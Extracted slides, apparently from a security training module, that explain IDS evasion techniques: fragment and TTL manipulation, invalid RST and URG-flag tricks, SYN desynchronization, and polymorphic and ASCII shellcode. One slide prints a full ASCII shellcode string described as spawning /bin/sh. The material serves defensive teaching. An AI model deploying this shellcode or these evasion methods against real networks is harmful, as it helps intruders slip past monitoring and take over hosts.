
# Fragmentation Attack (Cont'd)



A similar fragmentation attack works when the IDS timeout exceeds the victim's

- 1** Victim and IDS receive frag 2 and 4 out of 4 fragments, both carry a false payload
- 2** Victim drops these two fragments after 30 sec, and does not send ICMP since frag 1 never received
- 3** Victim and IDS receive frag 1 and 3 out of 4 fragments
- 4** IDS reassembles 4 received fragments, but computed net checksum is invalid, so packet is dropped
- 5** Victim and IDS receive real frag 2 and 4 out of 4 fragments
- 6** Victim reassembles 4 received fragments and is attacked; IDS times out frag 2 and 4 and drops

# Fragmentation Attack (Cont'd)



# Overlapping Fragments



An IDS evasion technique is to craft a series of packets with TCP sequence numbers configured to overlap



For example, the first packet will include 80 bytes of payload, but the second packet's sequence number will be 76 bytes after the start of the first packet




When the target computer reassembles the TCP stream, it must decide how to handle the four overlapping bytes



Some OS will take the original fragments with a given offset (e.g., Windows W2K/XP/2003) and some operating systems will take the subsequent fragments with a given offset (e.g., Cisco IOS)



Attacker



Sending




Windows XP






Cisco IOS






Received



Sending



Reassembled



Reassembled

# Time-To-Live Attacks



- These attacks require the attacker to have a prior knowledge of the topology of the victim's network
- This information can be obtained using tools such as traceroute which gives information on the number of routers between the attacker and the victim

Attacker breaks malicious traffic into 3 fragments

1

4

Attacker sends frag 3 with high TTL

Attacker sends frag 1 with high TTL, false frag 2 with low TTL

2

5

IDS reassembles 3 fragments into meaningless packet and drops


IDS receives both fragments, victim receives first fragment only

3

6

Victim receives real frag 2, and suffers attack, while no log entry created

# Time-To-Live Attacks (Cont'd)



# Invalid RST Packets



TCP uses 16-bit checksum field for error-checking of the header and data

01

Reset (RST) flag in a TCP header is used to close a TCP connection

02

In invalid reset attack, attackers send RST packet to the IDS with an invalid checksum

03

IDS stop processing the packet thinking that the TCP communication session has ended but the target system will receive the packet

04

The target system checks the RST packet's checksum and drops it

05

The attack enables attackers to communicate with the target system while the IDS thinks that the communication has ended

# Urgency Flag



01

Urgent (URG) flag in the TCP header is used to mark the data that require urgent processing at the receiving end



02

If the URG flag is set, the TCP protocol sets the Urgent Pointer field to a 16-bit offset value that points to the last byte of urgent data in the segment



03

Many IDSs do not consider the urgent pointer and process all the packets in the traffic whereas the target system processes only the urgent data



04

This results in the IDS and the target systems having different sets of packets, which can be exploited by attackers to pass the attack traffic



## Urgency flag attack example

"1 Byte data, next to Urgent data, will be lost, when Urgent data and normal data are combined."

Packet 1: ABC

Packet 2: DEF Urgency Pointer: 3

Packet 3: GHI

End result: ABCDEFHI

- This example illustrates how the urgency flag works in conjunction with the urgency pointer
- According to the RFC 1122, the urgency pointer causes one byte of data next to the urgent data to be lost when urgent data is combined with normal data

# Polymorphic Shellcode



01

Most IDSs contain **signatures** for commonly used strings within shellcode



02

This is easily bypassed by using **encoded shellcode** containing a stub that decodes the shellcode that follows



03

This means that shellcode can be completely different each time it is sent



04

Polymorphic shellcode allows attackers to hide their shellcode by encrypting it in a simplistic form



05

It is difficult for IDSs to identify this data as shellcode



06

This method also hides the **commonly used strings** within shellcode, making shellcode signatures useless



# ASCII Shellcode



ASCII shellcode includes characters which are present only in ASCII standard

Attackers can use ASCII shellcode to bypass the IDS signature as the pattern matching does not work effectively with the ASCII values

Scope of ASCII shellcode is limited as all assembly instructions cannot be converted to ASCII values directly

This limitation can be overcome by using other sets of instructions for converting to ASCII values properly

The following is an ASCII shellcode example:

```
char shellcode[] =  
"LILLYhb0plX5b0pLHSSPPWOPPaPWSUTBRDJfhSE  
DSF"  
"RajYX0Dka0Tkafhn9FYfLLkb0Tkdjfy0Lkf0Tkg  
fh"  
"6rfYf1Lki0tkkh95h8Y1Lkmjpy0Lkq0tkrh2wnu  
x1n"  
"Dks0tkwjfx0Dkx0tkx0tkycjny0Lkz0Tkzccjt  
x0n"  
"DKzC0tkzGj3x0Dkz0TkzC0tkzChjG3Ty1LkzCCC  
C0n"  
"tkzChpfcmX1DkzCCCC0tkzCh4pCnY1Lkz1LkzCC  
CC"  
"fhJGEf1Dkzf1tkzCCjHX0DkzCCCCjvY0LkzCCC  
jcp"  
"x0DkzC0tkzCjwx0Dkz0TkzCjdx0DkzCjxy0Lkz0  
tkn"  
"ZMdgvvn9Elr8E55h8pG9wnuvjrnEfVx2LGKG3ID  
pf"  
"cm2KgmnJGgbinyshdvD9dmp"
```

When executed, the shellcode above executes a "/bin/sh" shell. 'bin' and 'sh' are contained in the last few bytes of the shellcode.

# Application-Layer Attacks



Applications accessing media files (audio, video and images) compress them to smaller size for maximizing data transfer rate



IDS cannot verify the signature of compressed file format



This enables an attacker to exploit the vulnerabilities in compressed data



IDS can recognize particular conditions favorable for attack but other alternative forms of attack are also possible, for example, various integer values can be used to exploit integer overflow vulnerabilities



This makes the detection of attack traffic extremely difficult at the IDS

# Desynchronization – Pre-Connection SYN




01

If a SYN packet is received after the TCP control block is opened, the IDS resets the appropriate sequence number to match that of the newly received SYN packet



02

Attackers send fake SYN packets with a completely invalid sequence number to desynchronize the IDS



03

This stops IDS from monitoring all, legitimate and attack, traffic



# Desynchronization = Post-Connection SYN



1

For this technique, attempt to desynchronize the IDS from the actual sequence numbers that the kernel is honoring

4

The intent of this attack is to get the IDS to resynchronize its notion of the sequence numbers to the new SYN packet

2

Send a post connection SYN packet in the data stream, which will have divergent sequence numbers, but otherwise meet all of the necessary criteria to be accepted by the target host

5

It will then ignore any data that is a legitimate part of the original stream, because it will be awaiting a different sequence number

3

However, the target host will ignore this SYN packet, as it references an already established connection

6


Once succeeded in resynchronizing the IDS with a SYN packet, send an RST packet with the new sequence number and close down its notion of the connection

# Other Types of Evasion



## Encryption

When the attacker has already established an encrypted session with the victim, it results in the most effective evasion attack



## Flooding

The attacker sends loads of unnecessary traffic to produce noise, and if IDS does not analyze the noise traffic well, then the true attack traffic may go undetected



# Module Flow




01 | **IDS, Firewall  
and Honeypot  
Concepts**

02 | **IDS, Firewall  
and Honeypot  
Solutions**

03 | **Evading IDS**

04 | **Evading  
Firewalls**



05 | **IDS/Firewall  
Evading Tools**

06 | **Detecting  
Honeypots**

07 | **IDS/Firewall  
Evasion Counter-  
measures**

08 | **Penetration  
Testing**

# Firewall Identification: Port Scanning

